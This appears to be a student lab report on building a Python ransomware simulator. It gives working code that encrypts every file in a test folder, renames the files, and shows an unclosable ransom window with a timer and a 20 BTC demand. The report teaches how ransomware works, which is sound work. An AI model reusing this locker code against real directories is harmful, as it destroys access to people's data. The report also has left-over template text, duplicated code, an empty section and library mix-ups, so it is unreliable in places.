

# Table of Contents

<b>1. Problem Statement.....</b>	<b>6</b>
<b>2. Learning Objective.....</b>	<b>6</b>
<b>3. Approach.....</b>	<b>6</b>
3.1.Introduction to Ransomware.....	6
3.2.Ransomware Attack Simulation.....	6
3.3.Tools and Technologies used in Ransomware Simulation.....	7
3.4.Preventing a Ransomware Attack.....	8
<b>4. Implementation.....</b>	<b>9</b>
4.1.Techniques Used.....	9
4.2.Step-by-Step procedure.....	9
<b>5. Conclusion and Recommendations.....</b>	<b>21</b>
<b>6. List of References.....</b>	<b>22</b>

# Building a Ransomware Simulator

## 1. Problem Statement:

Building a Ransomware Simulator: Design, build & encrypts a test file and displays a ransom message on VM.

## 2. Learning Objective:

This project aims to develop a program that mimics the behaviour of ransomware, but without causing any actual harm. The program will simulate the encryption process, displaying a ransom note, and potentially disabling functionalities to test security measures and user awareness.

## 3. Approach:

Here you mention the tools and technologies used the infrastructure created and the diagram depicting the same including the machines/servers/firewalls etc with iP addresses.

### 3.1. Introduction to Ransomware:

Ransomware is a type of malicious software designed to block access to a computer system or data until a ransom is paid. This project aims to develop a ransomware simulator for educational and testing purposes, helping users understand ransomware behaviour, assess endpoint security, and increase user awareness without causing actual harm.

### 3.2. Ransomware Attack Simulation:

The typical workflow of a ransomware attack is described below:

#### 1. Initial Infection:

- Victim Acquires Ransomware: The process begins when the victim unknowingly acquires ransomware through various methods such as email attachments, exploit kits, or malicious links. This can occur via phishing emails, drive-by downloads, or other forms of social engineering attacks.

#### 2. Contacting Command-and-Control (C&C) Server:

- Ransomware Contacts Attacker's C&C Server: Once the ransomware is executed on the victim's machine, it initiates communication with the attacker's Command-and-Control (C&C) server. This server acts as the control hub for the ransomware.
- Downloading Public Key: The ransomware downloads a public key from the C&C server. This key will be used to encrypt the victim's data.


#### 3. Data Encryption and Ransom Note:

- **Data Encryption:** Using the downloaded public key, the ransomware begins encrypting files on the victim's system, rendering them inaccessible without the corresponding private key.
- **Ransom Note:** After the data is encrypted, the ransomware displays a ransom note on the victim's screen. This note provides instructions on how to pay the ransom (typically in cryptocurrency like Bitcoin) in order to receive the private key needed to decrypt the data.

#### 4. Ransom Payment and Decryption:

- **Ransom Payment:** The victim is instructed to pay the ransom amount to a specified cryptocurrency wallet.
- **Private Key Delivery:** After the ransom is paid, the attacker sends the private key to the victim. This key can be used to decrypt the encrypted data, restoring access to the victim's files.

The diagram below highlights the key steps included in a ransomware attack:



### 3.3. Tools and Technologies used in Ransomware Simulation

Creating a ransomware simulator involves using various tools and technologies to mimic the behaviour of real ransomware while ensuring no actual harm is caused to the user's data. Here are some tools and technologies used in this project:

1. **Programming language:**
  - **Python** is used due to its simplicity and powerful libraries for file manipulation, encryption, and GUI development.
2. **Frameworks and Libraries:**
  - **Cryptography library: PyCryptodome** (Python library) provides cryptographic functions including encryption and decryption.

-File Manipulation Libraries: **os** and **shutil** (Python library) are used for file and directory operations like renaming and moving files.  
-GUI Development: **Tkinter** (Python library)  
-Image Processing: Pillow (Python library) is used to add image processing capabilities.

3. Tools:

-Development Environment: **Visual Studio Cod**

### 3.4. Preventing a Ransomware Attack



## **4. Implementation:**

Mention the step-by-step process followed to solve the problem along with the screenshots of the steps taken. Also mention the indicators of compromise after the attack.

### **4.1. Techniques Used:**

- File Encryption and Decryption:
  - a. Simulating encryption by renaming files and altering their content in a reversible way.
  - b. Using symmetric encryption algorithms like AES for a realistic simulation.
- Graphical User Interface (GUI):
  - a. Creating a ransom note window with text, images, and input fields for the decryption key.
  - b. Implementing a timer to simulate urgency.
- Non-Destructive Simulation:
  - a. Storing original file contents in memory or temporary files to ensure they can be restored.
  - b. Ensuring that any encryption and decryption operations are reversible without data loss.

### **4.2. Step-by-Step Procedure:**

#### **Step 1: Set Up Development Environment**

##### **1. Install Python:**


- Download and install Python from [python.org](https://python.org).
- Verify the installation by running `python --version` in your command prompt or terminal.

##### **2. Install Required Libraries:**

- Install the necessary Python libraries by running:  
**`pip install tkinter cryptography pillow`**

#### **Step 2: Create the Encryption Script**

1. Create a Directory for Your Project:
2. Create a new directory named `ransomware_simulation`.
3. Open the directory in VS Code.



4. Create a new file named script.py in the ransomware\_simulation directory.
5. Add the following code to **script.py** to handle file encryption and decryption:

```

6. import tkinter as tk
7. from tkinter import messagebox
8. from PIL import Image, ImageTk
9. from cryptography.fernet import Fernet
10. import os
11. from decrypt import simulate_file_decryption
12.
13. path = "test"
14.
15. # Generate and store the encryption key in a file
16. encryption_key = Fernet.generate_key()
17. cipher = Fernet(encryption_key)
18.
19. with open("key.key", 'wb') as key_file:
20.     key_file.write(encryption_key)
21.
22. def simulate_file_encryption(directory):
23.     for root, dirs, files in os.walk(directory):
24.         for file in files:
25.             file_path = os.path.join(root, file)
26.             new_file_path = file_path + ".encrypted"
27.
28.             # Read original content and encrypt it
29.             with open(file_path, 'rb') as f:
30.                 content = f.read()
31.                 encrypted_content = cipher.encrypt(content)
32. 
```

```


33.         # Rename file and write encrypted content
34.         os.rename(file_path, new_file_path)
35.         with open(new_file_path, 'wb') as f:
36.             f.write(encrypted_content)
37.
38. def display_ransom_note():
39.     root = tk.Tk()
40.     root.title("Hacked!!!")
41.
42.     # Disable window close button
43.     root.protocol("WM_DELETE_WINDOW", lambda: None)
44.
45.     # Load and resize the image
46.     image_path = "ransom_note.png"
47.     try:
48.         image = Image.open(image_path)
49.         image = image.resize((300, 300), Image.Resampling.LANCZOS)
50.         photo = ImageTk.PhotoImage(image)
51.     except Exception as e:
52.         print(f"Failed to load image: {e}")
53.         return
54.
55.     # Create a label to display the image
56.     image_label = tk.Label(root, image=photo)
57.     image_label.pack(pady=10)
58.
59.     # Create a label to display the ransom note text
60.     text_label = tk.Label(root, text="Your files have been encrypted! Pay 20 BTC to
decrypt your files.", padx=20, pady=20)
61.     text_label.pack()
62.
63.     # Create a timer
64.     timer_label = tk.Label(root, text="Time left: 1440 seconds")
65.     timer_label.pack()
66.
67.     time_left = 24 * 60
68.     decryption_successful = False
69.
70.     def update_timer():
71.         nonlocal time_left, decryption_successful
72.         if not decryption_successful:
73.             if time_left > 0:
74.                 time_left -= 1
75.                 timer_label.config(text=f"Time left: {time_left} seconds")
76.                 root.after(1000, update_timer)
77.             else:
78.                 messagebox.showwarning("Time's up", "You ran out of time!")
79.                 root.destroy()

```

```

80.
81.     update_timer()
82.
83.     # Create an entry field for the decryption key
84.     key_label = tk.Label(root, text="Enter decryption key:")
85.     key_label.pack(pady=5)
86.     key_entry = tk.Entry(root)
87.     key_entry.pack(pady=5)
88.
89.     # Create a button to submit the decryption key
90.     def on_decrypt():
91.         nonlocal decryption_successful
92.         key = key_entry.get()
93.         decryption_successful = simulate_file_decryption(path, key)
94.         if decryption_successful:
95.             root.destroy()
96.
97.     decrypt_button = tk.Button(root, text="Decrypt", command=on_decrypt)
98.     decrypt_button.pack(pady=10)
99.
100.    # Keep a reference to the image to prevent garbage collection
101.    image_label.image = photo
102.
103.    root.mainloop()
104.
105.if __name__ == "__main__":
106.    # Encrypt files (for simulation purposes)
107.    simulate_file_encryption(path) # Change the path as needed
108.    display_ransom_note()

```






### Step 3: Create the Decryption Script

1. Create the Decryption Script (**decrypt.py**) and add the following code to it:

```
2. import os
3. from tkinter import messagebox
4. from cryptography.fernet import Fernet
5.
6. def get_encryption_key():
7.     with open("key.key", 'rb') as key_file:
8.         return key_file.read()
9.
10. def simulate_file_decryption(directory, key):
11.     encryption_key = get_encryption_key()
12.     cipher = Fernet(encryption_key)
13.
14.     if key != encryption_key.decode():
15.         messagebox.showerror("Error", "Incorrect decryption key!")
16.         return False
17.
18.     for root, dirs, files in os.walk(directory):
19.         for file in files:
20.             if file.endswith(".encrypted"):
21.                 file_path = os.path.join(root, file)
22.                 original_file_path = file_path[:-10]
23.
24.                 # Read encrypted content and decrypt it
25.                 with open(file_path, 'rb') as f:
26.                     encrypted_content = f.read()
27.                     decrypted_content = cipher.decrypt(encrypted_content)
28.
29.                 # Rename file back to original and restore original content
30.                 os.rename(file_path, original_file_path)
31.                 with open(original_file_path, 'wb') as f:
32.                     f.write(decrypted_content)
33.     messagebox.showinfo("Success", "Files have been decrypted!")
34.     return True
```




```
1 import os
2 from tkinter import messagebox
3 from cryptography.fernet import Fernet
4
5 def get_encryption_key():
6     with open("key.key", 'rb') as key_file:
7         return key_file.read()
8
9 def simulate_file_decryption(directory, key):
10     encryption_key = get_encryption_key()
11     cipher = Fernet(encryption_key)
12
13     if key != encryption_key.decode():
14         messagebox.showerror("Error", "Incorrect decryption key!")
15         return False
16
17     for root, dirs, files in os.walk(directory):
18         for file in files:
19             if file.endswith(".encrypted"):
20                 file_path = os.path.join(root, file)
21                 original_file_path = file_path[:-10]
22
23                 # Read encrypted content and decrypt it
24                 with open(file_path, 'rb') as f:
25                     encrypted_content = f.read()
26                 decrypted_content = cipher.decrypt(encrypted_content)
27
28                 # Rename file back to original and restore original content
29                 os.rename(file_path, original_file_path)
30                 with open(original_file_path, 'wb') as f:
31                     f.write(decrypted_content)
32
33     messagebox.showinfo("Success", "Files have been decrypted!")
34     return True
35
```

## Step 4: Prepare the Test Environment


1. Create a directory named **test** and add some text files with dummy content.

In my case, I have created 3 files, hello.txt, bye.txt and sample.png




```
1 import tkinter as tk
2 from tkinter import messagebox
3 from PIL import Image, ImageTk
4 from cryptography.fernet import Fernet
5 import os
6 from decrypt import simulate_file_decryption
7
8 path = "test"
9
10 # Generate and store the encryption key in a file
11 encryption_key = Fernet.generate_key()
12 cipher = Fernet(encryption_key)
13
14 with open("key.key", 'wb') as key_file:
15     key_file.write(encryption_key)
16
17 def simulate_file_encryption(directory):
18     for root, dirs, files in os.walk(directory):
19         for file in files:
20             file_path = os.path.join(root, file)
21             new_file_path = file_path + ".encrypted"
22
23             # Read original content and encrypt it
24             with open(file_path, 'rb') as f:
25                 content = f.read()
26             encrypted_content = cipher.encrypt(content)
27
28             # Rename file and write encrypted content
29             os.rename(file_path, new_file_path)
30             with open(new_file_path, 'wb') as f:
31                 f.write(encrypted_content)
32
33 def display_ransom_note():
34     root = tk.Tk()
35     root.title("Hacked!!!")
36
37 # Disable window close button
```

The content in the respective files before running the encryption script is:

